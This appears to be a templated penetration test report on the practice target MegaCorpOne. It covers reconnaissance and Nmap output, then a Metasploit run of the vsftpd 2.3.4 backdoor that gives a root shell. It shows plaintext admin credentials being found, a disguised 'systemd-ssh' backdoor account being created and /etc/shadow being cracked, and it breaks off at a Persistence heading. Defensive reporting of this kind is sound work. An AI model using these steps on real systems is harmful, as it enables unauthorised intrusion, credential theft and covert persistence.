Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Cyber Shield, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 11
Vulnerability Findings 12
MITRE ATT&CK Navigator Map 13

Contact Information

Company Name	Cyber Shield, LLC
Contact Name	Yesenia Morales
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	ymorales@cs.com

Document History

Version	Date	Author(s)	Comments
001	01/25/2023	Yesenia Morales	

Introduction

In accordance with MegaCorpOne's policies, CYBER SHIELD, LLC (henceforth known as CS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by CS during January of 2023.

For the testing, CS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

CS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

CS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

CS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Made several attempts to exploit the network via Metasploit tools known to have excellent results and was unable to use them to successfully connect to any Megacorpone machines.

Summary of Weaknesses

CS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords throughout the network were found
- Port 21 is open
- Administrative credentials were located on the system in plain text
- LLMNR
- Privilege Escalation
- CVE Vulnerabilities on apache servers

Executive Summary

CS was able to successfully find vulnerabilities within the scope of work for this engagement. We were able to locate and exfiltrate sensitive information on the web application, escalate our privileges, and compromise at least two machines.

During our week testing window we were able to find various vulnerabilities. Most of which are critical vulnerabilities that should be fixed immediately, so business processes can go smoothly without threat. One of the critical and easily fixable vulnerabilities found was the use of weak passwords. We were able to guess and then use those weak passwords to access Linux and Windows 10 machines. We were then able to exfiltrate other usernames and passwords and escalate our privileges to the highest level which allowed us to create backdoor access to the machines and allowed us to continue to exploit them at will..

The Vulnerability Findings section of the report found below provides detail about each of the vulnerabilities found and the suggested mitigations.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Vulnerable Ports Open	Critical
Privilege Escalation	Critical
Password Cracking	Critical
Persistence	Critical
LLMNR Spoofing	High
Server information on public web application	Low
Enumeration on Domain	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	149.56.244.87 172.22.117.150 172.22.117.10 172.22.117.20
Ports	21 22 80 445 10022

Exploitation Risk	Total
Critical	4
High	1
Medium	0
Low	2

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. CS was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Server Information on Public Web Application


Risk Rating: Low

Description:
A google dorking test was run on the MegaCorpOne web page by searching "site:megacorpone.com". This resulted in a webpage called megacorpone.com/assets was found which revealed the web server is running Apache version 2.4.38 on Debian OS. We were also able to search for "ext:txt site:megacorpone.com" and find a file called robots.txt which directed us to a different page called nanites.php

Affected Hosts: megacorpone.com

Remediation:

- Should focus on minimizing the amount and sensitivity of data available to external parties.
- Run regular dork queries to discover loopholes and sensitive information before attacks occur.




Index of /assets/css

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.css	2016-08-21 11:21	118K	
font-awesome.min.css	2016-08-21 11:21	17K	
hoverex-all.css	2016-08-21 11:21	50K	
images/	2016-08-21 11:21	-	
prettyPhoto.css	2016-08-21 11:21	19K	
style.css	2019-11-06 10:03	8.7K	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

```
User-agent: *
Allow: /
Allow: /nanites.php
```



Enumeration on Domain

Risk Rating: Low


Description:
We performed an nslookup on megacorpone.com, we found the IP address 149.56.244.87. We then used Shodan.io to perform enumeration on the MegaCorpOne domain to give us information on which ports were open, the server details, and possible vulnerabilities. Afterwards we also performed a test using Recon-ng to view information on megacorpone.com


Affected Hosts: megacorpone.com

Remediation:
- Review the information given

```
$ nslookup www.megacorpone.com
Server:  dns-cac-lb-01.rr.com
Address:  2001:1998:f00:1::1

Non-authoritative answer:
Name:    www.megacorpone.com
Address:  149.56.244.87
```


SHODAN
Explore
Pricing
Search...
Login
Montreal
Longueuil
149.56.244.87
Regular View
Raw Data
History
// LAST SEEN: 2023-01-12
General Information
Hostnames www.megacorpone.com
Domains MEGACORPONE.COM
Country Canada
City Montréal
Organization OVH Hosting, Inc.
ISP OVH SAS
ASN AS16276
Open Ports
22
80
443
// 22 / TCP
OpenSSH 7.9p1 Debian 10+deb10u2
Web Technologies
BOOTSTRAP
FONT AWESOME
GOOGLE HOSTED LIBRARIES
JQUERY
PRETTYPHOTO
Vulnerabilities
Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.
CVE-2019-0196 A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.
CVE-2020-1934 In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.
CVE-2021-34798 Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.
// 80 / TCP
Apache httpd 2.4.38



MegaCorpOne

Recon-ng Reconnaissance Report

www.recon-ng.com

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget

Vulnerable Ports Open

Risk Rating: Critical

Description:
A Zenmap was carried out on the subnet 172.22.117.100/16 which discovered a machine on MegaCorpOne's internal network, Metasploitable2, that has a service which is known to have a vulnerability. In this case, it was CVE 2011-2523 which is a script that attempts to exploit a backdoor.
Affected Hosts: 172.22.117.150

Remediation:

- Close Port 21 immediately since it is not a secure protocol
- Update your SSH software
- Use firewall rules to limit access to trusted IP addresses or MAC addresses

```
Nmap scan report for 172.22.117.150
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:15:5D:02:04:10 (Microsoft)
```

Metasploit Exploitation

Risk Rating: Critical

Description:
After learning about the vulnerability shown to us in the Zenmap we conducted, we searched for services to exploit using a tool called Metasploit. We successfully discovered that the exploit against vsftp gave us a reverse shell into the server of MegaCorpOne when we used port 21 on IP address 172.22.117.150

Affected Hosts: 172.22.117.150

Remediation:

- Close port 21

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:46619 → 172.22.117.150:6200 ) at 2023-01-25 19:25:56 -0500

whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Privilege Escalation

Risk Rating: Critical

Description:
Once the reverse shell was established the first step towards this was to find a file that could be used for privilege escalation. To achieve this, we entered a command to find a text file with admin in the name for starters by running the “find / -type f -iname "*admin*.txt”” command. This successfully allowed us to find a file called adminpassword.txt that contained the credentials in plaintext.
The credentials found were used to SSH into the server and we could successfully escalate privilege to the root user by simply having the user temporarily elevate their privileges to root since they had the Sudo permission granted to them.

Affected Hosts: 172.22.117.150

Remediation:
- Encrypt sensitive information so it is not easily visible in plain text.
- Use stronger and complex passwords

```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

```
┌──(root💀kali)-[~]
└─# ssh -p 10022 msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Jan 25 20:13:40 2023 from 172.22.117.100
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# useradd systemd-ssh
root@metasploitable:/home/msfadmin# passwd systemd-ssh
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:/home/msfadmin# cd /
root@metasploitable:/# ls
bin  boot  cdrom  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt
root@metasploitable:/# cd home
root@metasploitable:/home# ls
ftp  msfadmin  service  systemd-ssh  user
root@metasploitable:/home# exit
exit
msfadmin@metasploitable:~$ exit
logout
Connection to 172.22.117.150 closed.
```

Password Cracking


Risk Rating: Critical

Description:
Once we elevated privileges from the user msfadmin, we went into the etc/shadow file and copied all usernames and hashed passwords into another file. Then we used John the ripper to successfully crack some passwords.

Affected Hosts: 172.22.117.150

Remediation:

- Require complex passwords with a minimum of eight characters, including upper and lower case letters, numbers and symbols



Persistence

